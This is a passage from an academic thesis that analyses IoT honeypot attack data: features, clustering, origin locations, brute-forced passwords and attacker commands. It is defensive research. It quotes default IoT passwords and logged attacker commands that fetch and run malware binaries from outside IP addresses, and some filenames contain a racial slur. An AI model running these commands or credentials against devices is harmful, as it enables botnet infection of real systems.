


FIGURE 6.2: Plot showing the original PCA biplot

Figure 6.2 shows that there are several groups of correlated features. These being location features, IP/port features and a password feature. This matches closely with the findings of the eigenvector analysis. Some features appear to be exactly correlated according to the biplot.

The first of these are the protocol and continent code features. This suggests that attacks originating from certain continents would always use a unique protocol exploit. However when looking at the data in table 6.4 there are only two SSH features when compared to the 22 Telnet features. This demonstrates a false positive correlation due to a lower amount of available data.

The second of these are the Peer IP and Geo IP features. As theses features are uniquely the same for each attack, they also show a correlation of no value. Both the protocol and Peer IP features do not help in explaining the data set. The username feature has no vector as it consistently has the same value across all data points. This means it also adds no value to the feature analysis.




FIGURE 6.3: Plot showing the updated cumulative variance

As certain features were hindering the analysis, they were removed from the original dataset and the PCA process was run again. Figure 6.3 shows the updated cumulative variance plot. This is extremely similar to the original plot in figure 6.1, with a variance of 45% when using two principle components.

| Host_Port | City | Country | Geo_IP | Continent_Code | Region | Peer_Port | Host_IP | Password | Main Feature |
|---|---|---|---|---|---|---|---|---|---|
| 0.415796 | 0.401643 | 0.222572 | 0.409058 | 0.497006 | 0.178794 | 0.153501 | 0.169872 | 0.342823 | Continent_Code |
| 0.255765 | 0.479541 | 0.359459 | 0.370466 | 0.417153 | 0.391572 | 0.282835 | 0.174487 | 0.019552 | City |
| 0.430080 | 0.134042 | 0.481119 | 0.147195 | 0.030209 | 0.004996 | 0.263561 | 0.633982 | 0.267559 | Host_IP |
| 0.091141 | 0.000202 | 0.290442 | 0.198283 | 0.023588 | 0.492529 | 0.652999 | 0.390730 | 0.214012 | Peer_Port |
| 0.213758 | 0.003262 | 0.440189 | 0.316631 | 0.030349 | 0.161496 | 0.415117 | 0.092750 | 0.672568 | Password |
| 0.045871 | 0.276983 | 0.298811 | 0.335458 | 0.117779 | 0.722033 | 0.373770 | 0.210629 | 0.009183 | Region |

TABLE 6.7: Updated ordered eigenvectors

The eigenvectors shown in table 6.7 show a similar trend to table 6.6, where the location and password features are the most important parts of the two largest principle components.




FIGURE 6.4: Plot showing updated PCA biplot

Analysing the updated PCA biplot in figure 6.4 there are still significant grouping of location features such as city and region or country and continent. The host ip and geo ip are still grouped and finally the password feature is independent of the other features. This shows that the key feature set from the IoT attack signatures comprise of location, password and IP related features.

To analyse the clustering of the dataset in both high and low dimensions, the process of k means in chapter 5.4 was followed. Figure 6.5 shows the clustering performed on the original high dimensional data. The optimal number of clusters was found to be 7, with a sum of squared error of 50.




FIGURE 6.5: Plot showing number of clusters in high dimension

Figure 6.6 shows the clustering on the two dimensional data after PCA was performed. The optimal number of clusters found was three, with the sum of squared error of 10. The number of clusters found is less than the higher dimensional data, meaning that not all of the information was captured in the lower dimension. The number went from 7 to 3 so roughly half the number of clusters, which matches the 50% information retention result given in figure 6.3.




FIGURE 6.6: Plot showing number of clusters in low dimension

Although there was a loss in information, the sum of squared error reduced by a factor of five, from 50 to 10. This shows that the higher dimension held more noise caused by features that do not help explain the variance within the dataset.

## 6.3 Analysing Key Features

### 6.3.1 Location

The location was a key part of the attack signature feature set found in chapter 6.2. This included the country and city of where the IoT attacks were coming from.

Figure 6.7 shows the percentage of attacks coming from each country. The USA holds 66% of the attacks and Russia follows, holding 22%. These are the main countries where IoT attacks originate from according to the dataset.




FIGURE 6.7: Plot showing IoT attack originating countries

Figure 6.8 shows the cities within the USA where the IoT attacks are originating from. The town of Tulsa has a surprisingly high 49% of originating attacks. This would suggest that there is a keen attacker, a team of hacking activists or even a botnet situated there. Unfortunately the city data from Russia is incomplete so the analysis could not be performed.




FIGURE 6.8: Plot showing IoT attack originating cities in the USA

### 6.3.2 Password

The password feature was another part of the key feature set found in chapter 6.2. This detailed which password attempts by the attacker were successful in gaining access to the IoT devices. As several papers pointed out in chapter 3, the common password attack is a brute force dictionary attack.




FIGURE 6.9: Password attacks from common dictionaries

Figure 6.9 shows how many of the attempted passwords came from 3 readily available online password dictionaries. These were the top 100 passwords, the common IoT telnet passwords and the common IoT SSH passwords. It shows that the majority of passwords came from the telnet dictionary. This is not surprising as the majority of attack signatures analysed used the telnet protocol as a way to exploit the IoT device. This shows that IoT devices do not have secure enough default passwords, as brute force attacks using common dictionaries are able to gain access to an IoT device.




FIGURE 6.10: Plot showing the frequency of attempted passwords

Figure 6.10 shows the frequency of each attempted password. The most common attempt that was able to gain access into the IoT devices was an empty password. This was followed by admin, then followed by many manufacturer default passwords. This demonstrates the common lack of security within IoT devices.

Using the process of fuzzy string matching described in chapter 5.5, password attempts were matched based on similarity. Table 6.8 shows the password attempts, and the passwords from other sources that share a similar structure.

| Password | Evolved Passwords |
|---|---|
| admin | [ceadmin, localadmin, adminttd, smcadmin, admin123, 7ujMko0admin, stxadmin, admin1234] |
| xc3511 | [xc3511] |
| hi3518 | [hi3518] |
| vizxv | [7ujMko0vizxv, vizxv] |
| password | [p@ssw0rd, Password1234, pass, password123, rootpasswd, password, Pass, PASSW0RD] |
| openelec | [openelec, libreelec] |
| cat1029 | [cat1029] |
| 1111 | [1111, 1111111, 11111111, 111111] |
| hg2x0 | [hg2x0] |
| ipc71a | [hipchat, ipc71a] |
| default | [default] |
| founder88 | [thunder, founder88] |
| taZz@23495859 | [taZz@23495859] |
| juantech | [juantech, tech, symantec] |
| anko | [yankees, anko] |
| ttnet | [ttnet, telnet] |
| qwerty | [qwerty, qwertyuiop] |
| root123 | [1234, root01, !root, root123, root] |
| zsun1188 | [zsun1188] |
| ggdaseuaimhrke | [ggdaseuaimhrke] |
| 1001chin | [1001chin, 1001] |
| t0talc0ntr0l4! | [t0talc0ntr0l4!] |

TABLE 6.8: Password evolution

The evolution of the passwords "admin" and "password" are the most interesting due to the techniques the attackers use. Both show how a password can be changed by adding a numerical sequence to the end, or a string to the beginning. The "password" attack also demonstrates the techniques of replacing certain alphabetical characters with symbolic representations. These can also be seen in the "root" and "1111" passwords

### 6.3.3 Command

The command feature, although not identified as a key feature in chapter 6.2, is important to analyse according to the literature found in chapter 3. The command feature contains a list of the telnet or ssh exploitative commands, executed by the attacker.

Figure 6.11 shows the top 20 exploitative commands executed in the IoT devices. The majority of commands are focused around the rm command or the busybox service command.




FIGURE 6.11: Plot showing the frequency of exploitative commands

To gain a better understanding of the types of exploitative commands used by the attackers, the process in chapter 5.6 was followed. The aim of affinity propagation was to cluster the commands based on functional similarity.

Table 6.9 shows the similarity matrix of the first 30 commands produced using the levenshtein distance as described in chapter 5.6.1. As expected it is symmetric with diagonal elements of zero.

| | | | | | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | -6 | -6 | -5 | -2 | -23 | -23 | -23 | -23 | -31 | -31 | -15 | -41 | -31 | -23 | -23 | -25 | -23 | -29 | -33 |
| -6 | 0 | -6 | -5 | -6 | -23 | -22 | -21 | -22 | -29 | -30 | -15 | -37 | -29 | -21 | -21 | -24 | -23 | -26 | -30 |
| -6 | -6 | 0 | -5 | -5 | -21 | -22 | -21 | -21 | -30 | -29 | -14 | -38 | -27 | -22 | -21 | -23 | -21 | -26 | -29 |
| -5 | -5 | -5 | 0 | -3 | -23 | -23 | -22 | -23 | -31 | -31 | -15 | -38 | -28 | -23 | -22 | -25 | -22 | -24 | -29 |
| -2 | -6 | -5 | -3 | 0 | -23 | -23 | -23 | -23 | -31 | -31 | -15 | -40 | -29 | -23 | -23 | -25 | -22 | -27 | -31 |
| -23 | -23 | -21 | -23 | -23 | 0 | -6 | -6 | -6 | -14 | -8 | -8 | -22 | -14 | -6 | -6 | -8 | -6 | -23 | -28 |
| -23 | -22 | -22 | -23 | -23 | -6 | 0 | -6 | -6 | -8 | -8 | -8 | -22 | -12 | -6 | -6 | -8 | -4 | -23 | -28 |
| -23 | -21 | -21 | -22 | -23 | -6 | -6 | 0 | -6 | -14 | -14 | -8 | -18 | -8 | -6 | -6 | -8 | -6 | -24 | -27 |
| -23 | -22 | -21 | -23 | -23 | -6 | -6 | -6 | 0 | -14 | -12 | -8 | -20 | -14 | -6 | -6 | -6 | -6 | -24 | -28 |
| -31 | -29 | -30 | -31 | -31 | -14 | -8 | -14 | -14 | 0 | -6 | -16 | -20 | -12 | -12 | -14 | -14 | -12 | -25 | -29 |
| -31 | -30 | -29 | -31 | -31 | -8 | -8 | -14 | -12 | -6 | 0 | -16 | -20 | -12 | -14 | -12 | -12 | -12 | -26 | -30 |
| -15 | -15 | -14 | -15 | -15 | -8 | -8 | -8 | -8 | -16 | -16 | 0 | -26 | -16 | -8 | -8 | -10 | -8 | -24 | -28 |
| -41 | -37 | -38 | -38 | -40 | -22 | -22 | -18 | -20 | -20 | -20 | -26 | 0 | -14 | -20 | -20 | -22 | -22 | -33 | -35 |
| -31 | -29 | -27 | -28 | -29 | -14 | -12 | -8 | -14 | -12 | -12 | -16 | -14 | 0 | -14 | -12 | -14 | -12 | -25 | -29 |
| -23 | -21 | -22 | -23 | -23 | -6 | -6 | -6 | -6 | -12 | -14 | -8 | -20 | -14 | 0 | -6 | -6 | -6 | -21 | -22 |
| -23 | -21 | -21 | -22 | -23 | -6 | -6 | -6 | -6 | -14 | -12 | -8 | -20 | -12 | -6 | 0 | -8 | -6 | -23 | -28 |
| -25 | -24 | -23 | -25 | -25 | -8 | -8 | -8 | -6 | -14 | -12 | -10 | -22 | -14 | -6 | -8 | 0 | -8 | -24 | -26 |
| -23 | -23 | -21 | -22 | -22 | -6 | -4 | -6 | -6 | -12 | -12 | -8 | -22 | -12 | -6 | -6 | -8 | 0 | -24 | -26 |
| -29 | -26 | -26 | -24 | -27 | -23 | -23 | -24 | -24 | -25 | -26 | -24 | -33 | -25 | -21 | -23 | -24 | -24 | 0 | -15 |
| -33 | -30 | -29 | -29 | -31 | -28 | -28 | -27 | -28 | -29 | -30 | -28 | -35 | -29 | -22 | -28 | -26 | -26 | -15 | 0 |

TABLE 6.9: Similarity matrix for the first 30 commands

Table 6.10 shows the exemplar points found using affinity propagation. As the theory in chapter 2.3.3 states, the exemplar points are data points that best explain the surrounding clustered data.

From these results, it can be seen that the busybox type commands appear in most clusters showing a large range of attacks, whereas the rm type commands appear in one cluster showing a more constraint attack technique.

| **Exemplars** |
|---|
| sh |
| >/var/.ptmx && cd /var/ |
| /bin/busybox cp /bin/busybox help |
| /bin/busybox wget http://142.93.221.1:80/wrgjwrgjwrg246356356356/x86 -O - >help |
| ./help telnet.x86 |
| /bin/busybox wget http://104.168.166.89:80/lmaoWTF/loligang.x86 -O - >nya |
| /bin/busybox ps |
| rm /run/.t |
| /bin/busybox wget http://102.165.37.59:80/bins/sora.x86 -O - >NiGGeR69xd |
| /bin/busybox rm -rf dropper |
| /bin/busybox wget http://34.73.239.134:80/AB4g5/Josho.x86 -O - >ccAD |

TABLE 6.10: Exemplar commands

Figure 6.12 shows the commands clustered around each exemplar in table 6.10. From visual analysis the clustered commands share similar structure as their clustered counterparts, however the final step of the command may differ by a slight amount. This is extremely prevalent when looking at the busybox wget commands.

| | |
|---|---|
| **sh** | [, cd /, enable, sh, shell, system] |
| **>/var/.ptmx && cd /var/** | [>/.ptmx && cd /, >/bin/.ptmx && cd /bin/, >/boot/.ptmx && cd /boot/, >/dev/.ptmx && cd /dev/, >/dev/netslink/.ptmx && cd /dev/netslink/, >/dev/shm/.ptmx && cd /dev/shm/, >/etc/.ptmx && cd /etc/, >/mnt/.ptmx && cd /mnt/, >/tmp/.ptmx && cd /tmp/, >/usr/.ptmx && cd /usr/, >/var/.ptmx && cd /var/, >/var/run/.ptmx && cd /var/run/, >/var/tmp/.ptmx && cd /var/tmp/] |
| **/bin/busybox cp /bin/busybox help** | [/bin/busybox cat /bin/busybox \|\| while read i, /bin/busybox cat /bin/echo, /bin/busybox cp /bin/busybox 19ju3d, /bin/busybox cp /bin/busybox NiGGeR69xd, /bin/busybox cp /bin/busybox help, /bin/busybox cp /bin/busybox nya, /bin/busybox cp /bin/echo ccAD] |
| **/bin/busybox wget http://142.93.221.1:80/wrgjwrgjwrg246356356356/x86 -O - > help** | [/bin/busybox wget http://142.93.221.1:80/wrgjwrgjwrg246356356356/x86 -O - > help] |
| **./help telnet.x86** | [./19ju3d telnet.loader.wget, ./NiGGeR69xd telnet.loader.x86, ./ccAD selfrep.wget, ./help telnet.x86, ./nya loligang.x86] |
| **/bin/busybox wget http://104.168.166.89:80/lmaoWTF/loligang.x86 -O - > nya** | [/bin/busybox wget http://104.168.166.89:80/lmaoWTF/loligang.x86 -O - > nya] |
| **/bin/busybox ps** | [/bin/busybox HITO, /bin/busybox SORA, /bin/busybox iDdosYou, /bin/busybox naya, /bin/busybox ps, /bin/busybox wget] |
| **rm /run/.t** | [rm -rf aupnpb, rm /.t, rm /boot/.t, rm /dev/.t, rm /dev/pts/.t, rm /dev/shm/.t, rm /home/.t, rm /proc/.t, rm /proc/sys/fs/binfmt_misc/.t, rm /run/.t, rm /run/lock/.t, rm /sys/.t] |
| **/bin/busybox wget http://102.165.37.59:80/bins/sora.x86 -O - > NiGGeR69xd** | [/bin/busybox wget http://102.165.37.59:80/bins/sora.x86 -O - > NiGGeR69xd] |
| **/bin/busybox rm -rf dropper** | [/bin/busybox cat /proc/mounts, /bin/busybox rm -rf 19ju3d 902i13, /bin/busybox rm -rf 902i13, /bin/busybox rm -rf NiGGeR69xd dropper, /bin/busybox rm -rf dropper, /bin/busybox rm -rf halp, /bin/busybox rm -rf help halp, /bin/busybox rm -rf nya oxdedfgt, /bin/busybox rm -rf oxdedfgt] |
